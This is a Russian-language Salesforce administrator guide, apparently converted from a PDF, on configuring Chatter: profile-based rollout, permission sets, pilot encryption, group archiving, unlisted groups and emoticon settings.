ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения Chatter:

- Настройка приложения

Общие сведения о развертывании Chatter на основе профиля

Развертывание Chatter на основе профиля позволяет включать Chatter для группы пользователей (вместо всех пользователей организации).

Шифрование для Chatter (пробная версия)

Выпуск включает пробную версию функции «Шифрование платформы Shield для Chatter». Шифрование для Chatter дает возможность шифровать конфиденциальные данные не только при передаче по сети, но и во время хранения. Функция «Шифрование для Chatter» не готова для использования в производственной системе, но вы можете безопасно опробовать ее в безопасной среде своей организации.

Параметры Chatter

В приложениях Salesforce и Salesforce1 Chatter включен по умолчанию. На странице «Параметры Chatter» в меню «Настройка» можно настраивать различные функции Chatter в соответствии с потребностями пользователей.

Действия и макеты публикатора

Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

Отслеживание ленты

Отслеживание ленты позволяет отслеживать изменения в объектах и полях и публиковать их в качестве обновлений в Chatter. Пользователи, отслеживающие ту или иную запись, видят обновления ленты в ленте Chatter.

Параметры эл. почты Chatter и фирменный стиль

Параметры эл. почты Chatter позволяют контролировать получение пользователями электронных уведомлений о новых сообщениях, комментариях и других изменениях. При необходимости измените формат сообщений эл. почты (например, добавьте логотип компании или сведения об отправителе).

Действия и макеты сообщения Chatter

Действия над сообщениями и комментариями отображаются в раскрывающемся меню сообщения или комментария. Пользователи могут редактировать, добавлять закладки и удалять сообщения, а также добавлять темы и создавать задачи из сообщений.

Макеты группы

Макет группы позволяет пользователям настраивать поля, кнопки, действия и списки, отображаемые в группах Chatter. Изменения, внесенные в макет группы, влияют на все группы организации, но отображаются только на страницах групп в приложении Salesforce1. Изменения, внесенные в публикатор группы, отображаются в полной версии системы Salesforce и приложении Salesforce1.

Темы для объектов

Темы для объектов — это один из наиболее эффективных способов обсуждения основных вопросов и проблем компании.

Настройка влияния Chatter

Чтобы усовершенствовать процесс расчета влияния Chatter, настройте пороговые значения действий.

Рекомендации по удалению пользовательских сообщений Chatter

Администраторы Salesforce, которым назначены полномочия «Управление сообщениями Chatter», имеют доступ к личным сообщениям всех пользователей посредством SOAP API. Администратор может просматривать и удалять такие сообщения в целях соблюдения корпоративных политик безопасности.

Составление отчетов по Chatter посредством пакета панелей мониторинга

Пакет Salesforce Chatter Dashboards позволяет повысить эффективность работы! Пользователи получают множество панелей мониторинга, более 100 отчетов, а также типы настраиваемых отчетов, которые могут использоваться для отслеживания и управления показателями внедрения и занятости Chatter в организации.

Лицензии пользователя Chatter

Все стандартные лицензии Salesforce включают в себя бесплатный доступ к Chatter для всех пользователей в организации. Salesforce также предлагает ряд лицензий, которые включают в себя только функции Chatter: Chatter External, Chatter Free и Chatter Only (также известен как Chatter Plus).

Общие сведения о развертывании Chatter на основе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Развертывание Chatter на основе профиля позволяет включать Chatter для группы пользователей (вместо всех пользователей организации).

Благодаря развертыванию Chatter на основе профиля доступ к Chatter может быть предоставлен только некоторым пользователям организации. Если организация поддерживает развертывание Chatter на основе профиля, то доступ к Chatter может быть предоставлен пользователям посредством профиля или набора полномочий. Всем другим пользователям организации Chatter будет недоступен.

Пример: Предположим, для подгруппы пользователей назначен профиль или набор полномочий, не включающие в себя доступ к Chatter. Пользователи из этой подгруппы по-прежнему будут иметь доступ к объектам Salesforce, но не смогут просматривать ленту записей и публиковать сообщения.

Подготовка к развертыванию Chatter на основе профиля

При частичном развертывании Chatter рекомендуем подготовить организацию для управления доступом к Chatter посредством настраиваемых профилей пользователей и наборов полномочий.

Управление доступом к Chatter посредством профилей

Чтобы предоставить или отменить доступ пользователей к Chatter, рекомендуем изменить текущие настраиваемые профили.

Управление доступом к Chatter посредством наборов полномочий

Управляйте доступом Chatter, изменяя существующие и создавая новые наборы полномочий.

Рекомендации по развертыванию на основе профиля

Организации, использующие функцию развертывания Chatter на основе профиля, применяют некоторые ограничения к профилям, наборам полномочий и взаимодействиям между пользователями, которым доступен или недоступен Chatter.

Подготовка к развертыванию Chatter на основе профиля

ВЕРСИИ

Доступно в: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При частичном развертывании Chatter рекомендуем подготовить организацию для управления доступом к Chatter посредством настраиваемых профилей пользователей и наборов полномочий.

Ниже перечислены основные этапы развертывания Chatter на основе профиля.

Прим.: Перед выполнением процедуры отключите Chatter для всей своей организации (перейдите к параметрам Chatter и снимите флажок **Включить**).

1. Компания Salesforce включает функцию развертывания Chatter на основе профиля для организации.
2. Вы определяете, кто получает доступ к Chatter.
3. Администратор проверяет и изменяет текущие настраиваемые профили пользователей и наборы полномочий.
4. Администратор проверяет текущее состояние полномочия «Включение Chatter» в настраиваемом профиле пользователя или наборе полномочий.
5. Администратор назначает пользователям связанный профиль или набор полномочий для предоставления или ограничения доступа к Chatter.
6. Администратор включает Chatter для организации.

   Прим.: Выполните шаг 6 как отдельное, финальное действие. Если шаг 6 объединить с другими шагами или выполнить его не по порядку, это может привести к непредсказуемым и нежелательным последствиям.

СМ. ТАКЖЕ:

Общие сведения о развертывании Chatter на основе профиля

Управление доступом к Chatter посредством профилей

Управление доступом к Chatter посредством наборов полномочий

Управление доступом к Chatter посредством профилей

Чтобы предоставить или отменить доступ пользователей к Chatter, рекомендуем изменить текущие настраиваемые профили.

Включение функции развертывания Chatter на основе профиля инициирует добавление полномочия «Включение Chatter» во все текущие профили и наборы полномочий. Данное полномочие включается автоматически для всех стандартных профилей. Кроме того, оно включается автоматически для всех настраиваемых профилей, при условии, что одно из указанных ниже полномочий пользователя уже включено вручную или как часть лицензии.

- «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
- «Создание и публикация содержимого для файлов Chatter» (ChatterFileLink)
- «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)
- «Управление сообщениями Chatter и прямыми сообщениями» (ManageChatterMessages)
- «Модерирование Chatter» (ModerateChatter)
- «Модерирование лент Chatter» (ModerateNetworkFeeds)
- «Использование ленты обращений» (ViewCaseInteraction)
- «Просмотр всех данных» (ViewAllData)

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Chatter:


- «Настройка приложения»

При необходимости измените текущие настраиваемые профили с нужными полномочиями для управления доступом к Chatter или создайте новые настраиваемые профили.

1. Выполните вход в качестве администратора Salesforce.
2. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.



3. Выполните указанные ниже действия для каждого текущего настраиваемого профиля.
   a. Нажмите кнопку **«Правка»**.
   b. Чтобы предоставить или отменить доступ пользователей данного профиля к Chatter, установите или снимите флажок **«Включение Chatter»** в разделе «Полномочия администратора».



Данное полномочие доступно только организациям, включившим функцию развертывания Chatter на основе профиля.

c. Сохраните внесенные изменения.

4. При необходимости создайте настраиваемые профили с нужными полномочиями и назначьте их пользователям.

Прим.: Выбор полномочия «Включение Chatter» в профиле пользователя не инициирует автоматическое включение Chatter для данного пользователя. Chatter может использоваться только после фактического включения Chatter для организации.

СМ. ТАКЖЕ:

Подготовка к развертыванию Chatter на основе профиля

Управление доступом к Chatter посредством наборов полномочий

Параметры Chatter

Рекомендации по развертыванию на основе профиля

Управление доступом к Chatter посредством наборов полномочий

Управляйте доступом Chatter, изменяя существующие и создавая новые наборы полномочий.

Ниже перечислены рекомендации по включению и выключению Chatter посредством наборов полномочий.

- Наборы полномочий сохраняют преимущество над параметрами профиля пользователя при включении Chatter. Набор полномочий, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им профиля, который не поддерживает Chatter.
- Наборы полномочий не сохраняют преимущество над параметрами профиля пользователя при выключении Chatter. Профиль пользователя, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им набора полномочий, который не поддерживает Chatter. Чтобы запретить пользователю доступ к Chatter, отключите Chatter как в профиле пользователя, так и в наборе полномочий.

Проверьте текущие наборы полномочий на наличие правильных и требуемых полномочий Chatter для нужной группы пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение Chatter:

- «Настройка приложения»

1. Перейдите к наборам полномочий.
2. Выполните указанные ниже действия для каждого текущего набора полномочий пользователя.
   a. Щелкните ссылку **«Полномочия системы»** в разделе «Система».
   b. Нажмите кнопку **«Правка»** и установите флажок **«Включение Chatter»**. Данное полномочие доступно только организациям, включившим функцию развертывания Chatter на основе профиля.



c. Сохраните внесенные изменения.

3. При необходимости создайте наборы полномочий с нужными полномочиями и назначьте их пользователям. По умолчанию все полномочия нового наборы полномочий выключены. Включите следующие полномочия Chatter в новом наборе, чтобы пользователи получили эти полномочия.

- «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
- «Создание и публикация содержимого для файлов Chatter» (ChatterFileLink)
- «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)
- «Управление сообщениями Chatter и прямыми сообщениями» (ManageChatterMessages)
- «Модерирование Chatter» (ModerateChatter)
- «Модерирование лент Chatter» (ModerateNetworkFeeds)
- «Использование ленты обращений» (ViewCaseInteraction)
- «Просмотр всех данных» (ViewAllData)

Прим.: Выбор полномочия «Включение Chatter» в наборе полномочий пользователя не инициирует автоматическое включение Chatter для данного пользователя. Chatter может использоваться только после фактического включения Chatter для организации.

СМ. ТАКЖЕ:

Подготовка к развертыванию Chatter на основе профиля

Управление доступом к Chatter посредством профилей

Параметры Chatter

Рекомендации по развертыванию на основе профиля

Рекомендации по развертыванию на основе профиля

Организации, использующие функцию развертывания Chatter на основе профиля, применяют некоторые ограничения к профилям, наборам полномочий и взаимодействиям между пользователями, которым доступен или недоступен Chatter.

- Параметр «Включение Chatter» доступен только организациям, включившим функцию развертывания Chatter на основе профиля.
- Наборы полномочий сохраняют преимущество над параметрами профиля пользователя при включении Chatter. Набор полномочий, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им профиля, который не поддерживает Chatter.
- Наборы полномочий не сохраняют преимущество над параметрами профиля пользователя при выключении Chatter. Профиль пользователя, поддерживающий доступ к Chatter, предоставляет доступ к Chatter всем соответствующим пользователям даже при назначении им набора полномочий, который не поддерживает Chatter. Чтобы запретить пользователю доступ к Chatter, отключите Chatter как в профиле пользователя, так и в наборе полномочий.
- Выбор полномочия «Включение Chatter» в профиле или наборе полномочий пользователя не инициирует автоматическое включение Chatter для организации. Включите Chatter для организации после изменения профилей и наборов полномочий.
- По умолчанию Chatter включается автоматически для стандартных профилей Salesforce. Chatter не может быть выключен для стандартных профилей.
- Не рекомендуем снимать флажок «Включение Chatter» для клонированного профиля «Внешний пользователь Chatter». В противном случае пользователь получит сообщение об ошибке и не сможет выполнить вход в приложение.
- Не рекомендуем снимать флажок «Включение Chatter» для клонированного профиля «Пользователь Chatter Free» или «Модератор Chatter». В противном случае вы получите сообщение об ошибке и не сможете сохранить профиль.
- Включение функции развертывания Chatter на основе профиля и поддержки Chatter для организации инициирует включение набора зависимых полномочий Chatter. Данные полномочия выключаются при выключении Chatter для организации. Тем не менее повторное включение Chatter не инициирует автоматическое включение данных полномочий, поэтому они должны быть напрямую включены администратором.
- При включении функции развертывания Chatter на основе профиля Chatter включается автоматически для стандартных профилей. Chatter включается автоматически для всех настраиваемых профилей и наборов полномочий, при условии что одно из указанных ниже полномочий пользователя уже включено вручную или как часть лицензии.
  - «Создание и несение ответственности за новые группы Chatter» (ChatterOwnGroups)
  - «Создание и публикация ссылок на файлы Chatter» (ChatterFileLink)
  - «Приглашение клиентов в Chatter» (ChatterInviteExternalUsers)

- «Управление сообщениями Chatter и прямыми сообщениями» (ManageChatterMessages)
- «Модерирование Chatter» (ModerateChatter)
- «Модерирование лент Chatter» (ModerateNetworkFeeds)
- «Использование ленты обращений» (ViewCaseInteraction)
- «Просмотр всех данных» (ViewAllData)

- При наличии доступа к Chatter пользователи организаций, поддерживающих Work.com, не могут благодарить пользователей, которым недоступен Chatter.
- Если Chatter уже установлен для вашей организации и происходит переключение к развертыванию на основе профиля, отключите его вручную для всех существующих настраиваемых профилей и наборов полномочий. В ином случае пользователи, которым назначены эти настраиваемые профили и наборы полномочий, лишатся доступа к Chatter.
- Если поддерживается развертывание Chatter на основе профиля, пользователям, параметры профиля или полномочия которых не позволяют использовать Chatter, также недоступен глобальный поиск. Они могут воспользоваться расширенным поиском.

Шифрование для Chatter (пробная версия)

Выпуск включает пробную версию функции «Шифрование платформы Shield для Chatter». Шифрование для Chatter дает возможность шифровать конфиденциальные данные не только при передаче по сети, но и во время хранения. Функция «Шифрование для Chatter» не готова для использования в производственной системе, но вы можете безопасно опробовать ее в безопасной среде своей организации.

Прим.: Пробная версия шифрования для Chatter предоставляется в рамках пилотной программы отдельным клиентам после принятия ими соответствующих условий. Для участия в программе обратитесь в компанию Salesforce. Пилотные программы могут быть изменены, и участие в программе не гарантируется. Функция «Шифрование для Chatter» не является общедоступной, пока компания Salesforce не объявит иное в документации, пресс-релизах или официальных сообщениях. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только общедоступные продукты и функции. Вы можете оставить отзывы и предложения по шифрованию для Chatter в разделе Группа продуктов Chatter в успех-сообществе.

Шифрование применяется ко всем лентам Chatter. Она позволяет вашей компании строго соблюдать политики конфиденциальности, нормативные требования и договорные обязательства по обработке данных Chatter.

Шифруются следующие поля:

- Сообщения в ленте
- Вопросы и ответы
- Имена ссылок и URL-адреса
- Комментарии
- Вопросы и варианты ответов для опросов

Зашифрованные поля работают, как обычно, в интерфейсе пользователя Salesforce, бизнес-процессах и API. (Есть ряд исключений. Например, зашифрованные поля недоступны для фильтрации.) Если вы шифруете поле, существующие

ВЕРСИИ

Доступно в версиях: Salesforce Classic, Lightning Experience и Salesforce1.

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield.

Доступно в версиях: **Developer Edition** — бесплатно для организаций, созданных летом 2015 года и позже.

значения шифруются не сразу. Значения шифруются только после взаимодействия с ними, например при добавлении или изменении содержимого поля.

Важное замечание: Архивные ленты Chatter не поддаются массовому шифрованию.

Включение шифрования для Chatter отключает Spam IQ, и на Chatter начинают распространяться все глобальные ограничения, связанные с шифрованием.

СМ. ТАКЖЕ:

Недостатки и ограничения шифрования платформы Shield

Какие поля можно шифровать?

Параметры Chatter

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

В приложениях Salesforce и Salesforce1 Chatter включен по умолчанию. На странице «Параметры Chatter» в меню «Настройка» можно настраивать различные функции Chatter в соответствии с потребностями пользователей.

- Введите строку *«`Chatter`»* в поле «Быстрый поиск» и выберите пункт *«Параметры `Chatter`»*, чтобы перейти к странице «Параметры Chatter».
- Чтобы отключить Chatter для всей организации, снимите флажок рядом с полем «Включить» в разделе «Параметры Chatter».

Параметры группы Chatter

Группы позволяют настраивать такие функции, как архивирование групп, записи в группах и неуказанные группы. Группы Chatter — это основное пространство для сотрудничества в Chatter, позволяющее пользователям обмениваться информацией, публиковать обновления и задавать вопросы.

Включение смайликов в ленте

Смайлики позволяют пользователям наполнять сообщения и комментарии эмоциями (например, улыбка) путем ввода комбинации символов.

Клиентские приглашения

Разрешите пользователям приглашать клиентов в личные собственные или управляемые группы. Клиенты — это пользователи, находящиеся за пределами корпоративных доменов электронной почты. Клиентам предоставляется узко ограниченный доступ к сети Chatter, поэтому они могут просматривать и взаимодействовать с участниками только тех групп, в которые они были приглашены.

Рабочие приглашения

При наличии соответствующих разрешений пользователи Salesforce могут приглашать коллег, не имеющих лицензий Salesforce, в сеть Chatter. Приглашенные пользователи могут иметь доступ к людям, группам, профилям и файлам Chatter, тогда как записи доступны им только при наличии лицензии Salesforce.

Включение действий в публикаторе

Прежде чем добавить глобальные действия в публикатор, рекомендуем включить функцию «Действия в публикаторе» на странице «Параметры Chatter». Действия расширяют функциональные возможности публикатора Chatter и позволяют пользователям выполнять дополнительные действия в системе Salesforce и приложении Salesforce1.

Общие сведения о функции редактирования сообщений и комментариев ленты

Благодаря функции редактирования сообщений ленты, пользователи могут редактировать собственные сообщения ленты. Ответственные за записи могут также редактировать любые сообщения для собственных записей, включая сообщения, созданные другими пользователями.

СМ. ТАКЖЕ:

Salesforce Chatter

Параметры группы Chatter

Группы позволяют настраивать такие функции, как архивирование групп, записи в группах и неуказанные группы. Группы Chatter — это основное пространство для сотрудничества в Chatter, позволяющее пользователям обмениваться информацией, публиковать обновления и задавать вопросы.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Архивирование групп Chatter

Архивирование групп включено для организации по умолчанию. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Если данный параметр включен, проверка групп на наличие действий ленты выполняется еженедельно.

Включение записей в группах Chatter

Записи поддерживаются группами по умолчанию. Чтобы разрешить пользователям добавление записей в группы, дополните публикатор группы действием «Добавить запись».

Включение неуказанных групп Chatter

Чтобы разрешить пользователям более конфиденциальное сотрудничество в Chatter, включите поддержку неуказанных групп для организации.

Ограничения для неуказанных групп

Прежде чем включить неуказанные группы в организации, просмотрите применяемые ограничения.

Архивирование групп Chatter

Архивирование групп включено для организации по умолчанию. Автоматическое архивирование групп выполняется при отсутствии новых сообщений ленты или комментариев в течение 90 дней. Если данный параметр включен, проверка групп на наличие действий ленты выполняется еженедельно.

Упоминание группы не считается действием ленты, поэтому не задерживает архивирование группы. Архивные группы учитываются ограничениями по количеству групп организации (30,000), но не учитываются ограничениями для состава участников группы (300).

Дополнительные параметры архивирования группы можно просмотреть на странице параметров группы. На этой странице ответственные и менеджеры могут архивировать, активировать и редактировать параметры автоматического архивирования для своих групп. Чтобы изменить параметры пакетного архивирования групп, воспользуйтесь интерфейсом Salesforce API.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Если организации не требуется архивирование групп, отключите эту функцию в меню «Настройка». Введите строку *«Chatter»* в поле «Быстрый поиск», откройте раздел **«Параметры Chatter»** и снимите флажок рядом с полем **«Разрешить архивирование групп»** в разделе «Группы».

Прим.: Чтобы разрешить менеджерам и ответственным за группы архивирование, активацию и выключение автоматического архивирования групп из приложения Salesforce1 и в Lightning Experience, настройте макет группы и добавьте необходимые поля.

СМ. ТАКЖЕ:

Макеты группы

Включение записей в группах Chatter

Записи поддерживаются группами по умолчанию. Чтобы разрешить пользователям добавление записей в группы, дополните публикатор группы действием «Добавить запись».

Действие «Добавить запись» в публикаторе группы позволяет пользователям добавлять записи организаций, контактов, интересов, возможностей, контрактов, кампаний, обращений и настраиваемых объектов в группы. По умолчанию действие «Добавить запись» недоступно, поэтому должно быть добавлено в публикатор группы самостоятельно.

Рекомендуем также настроить макеты объектов для добавления связанного списка «Группы» на страницы сведений о записях. Настройте макеты для всех стандартных и настраиваемых объектов организации, поддерживающих взаимосвязи между группой и записью. Связанный список «Группы» позволяет пользователям просматривать список групп, связанных с записью.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Чтобы запретить пользователям добавление записей в группы, введите строку *«Chatter»* в поле «Быстрый поиск» меню «Настройка», выберите пункт *«Параметры Chatter»* и снимите флажок **«Разрешить записи в группах»** в

разделе «Группы». Выключение функции инициирует сокрытие списка «Записи группы» на странице сведений о группе и удаление действия **«Добавить запись»** из публикатора группы.

СМ. ТАКЖЕ:

Настройка макета групп и публикатора Chatter

Включение неуказанных групп Chatter

Чтобы разрешить пользователям более конфиденциальное сотрудничество в Chatter, включите поддержку неуказанных групп для организации.

По сравнению с личными группами неуказанные группы являются более конфиденциальными. Неуказанные группы доступны только участникам группы и пользователям с полномочием «Управление неуказанными группами» в списковых представлениях, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации. Просмотрите ограничения, действующие в отношении неуказанных групп, прежде чем подключить эту функцию для организации.

1. Введите строку *«Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Включить неуказанные группы»**.
   Данное действие инициирует отображение сообщения, содержащего важную информацию о включении неуказанных групп в организации.
4. Установите флажок напротив строки **«Я хочу включить неуказанные группы и понимаю необходимость обновления кода Apex/Visualforce в моей организации»** в выделенном сообщении.
5. Нажмите кнопку **«Сохранить»**.

Неуказанная группа может быть создана любым пользователем. В отличие от личных групп, пользователи с полномочием «Просмотр всех данных» или «Изменение всех данных» могут просматривать или обновлять неуказанные группы только после добавления в качестве участников. Чтобы разрешить просмотр и изменение неуказанных групп пользователям, которые не являются участниками, назначьте им полномочие «Управление неуказанными группами» посредством профиля или набора полномочий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения полномочия для профилей:

- «Настройка приложения»

СМ. ТАКЖЕ:

Ограничения для неуказанных групп

Неуказанные группы

Ограничения для неуказанных групп

Прежде чем включить неуказанные группы в организации, просмотрите применяемые ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Для администраторов

- Просмотр или изменение неуказанных групп, их файлов и содержимого ленты без добавления в качестве участников доступно только пользователям с полномочием «Управление неуказанными группами».
- Пользователи с полномочием «Изменение всех данных» могут удалять содержимое ленты только из неуказанных групп со своим участием.
- Пользователи с полномочием «Экспорт данных» могут экспортировать все данные Chatter и просматривать экспортированные сообщения или комментарии из любой группы, независимо от наличия полномочия «Управление неуказанными группами».
- Полномочие «Управление неуказанными группами» не может быть назначено пользователям Chatter External, массового портала или массового клиентского портала.
- Неуказанные группы учитываются ограничением по количеству групп пользователя, но отображаются в списке «Группы» на странице профиля пользователя только в том случае, если пользователь, просматривающий список, является участником данных групп или обладает полномочием «Управление неуказанными группами». В зависимости от полномочий пользователя, просматривающего список, наличие скрытых неуказанных групп может влиять на точность количества, отображаемого напротив списка «Группы».

Для разработчиков

Код Apex выполняется в системном режиме, не принимая во внимание полномочия текущего пользователя. Данное ограничение влияет на страницы, созданные посредством кода Apex.

- Страницы Visualforce, отображающие группы, могут предоставлять доступ к неуказанным группам тем пользователям, которые не являются их участниками.
- Ввиду игнорирования полномочий пользователя системным режимом, все пользователи, которые просматривают страницу Visualforce, отображающую неуказанную группу, могут действовать от имени ответственного за данную группу.
- Приложения AppExchange, созданные посредством кода Apex и имеющие доступ ко всем группам, будут предоставлять доступ к неуказанным группам тем пользователям, которые не являются их участниками.

Ниже перечислены рекомендации по ограничению и управлению доступом к неуказанным группам.

- Отфильтруйте неуказанные группы из запросов SOQL во всем коде Apex.
- Чтобы дополнительно ограничить доступ к неуказанным группам, воспользуйтесь наборами полномочий, полномочиями профиля и проверками общего доступа в коде.
- Чтобы отслеживать и управлять процессом создания неуказанных групп, воспользуйтесь триггерами Apex для объекта CollaborationGroup. Введите строку *«Триггеры группы»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Триггеры группы»** для их добавления.

СМ. ТАКЖЕ:

Включение неуказанных групп Chatter

Неуказанные группы

Включение смайликов в ленте

Смайлики позволяют пользователям наполнять сообщения и комментарии эмоциями (например, улыбка) путем ввода комбинации символов.

Смайлики не поддерживаются приложением Salesforce1.

1. Введите строку *«Параметры Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.
2. Установите флажок **«Разрешить смайлики»** в разделе «Смайлики в ленте».

Ниже перечислены комбинации символов, поддерживаемые системой Salesforce в сообщениях и комментариях.

Комбинации символов	Смайлик
• :) • :-)	(улыбка)
• :P • :-P • :p • :-p	(язык)
• :(• :-(	(грусть)
• >:(• >:-(	(недовольство)
• :((• :'(• :'-(	(плач)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

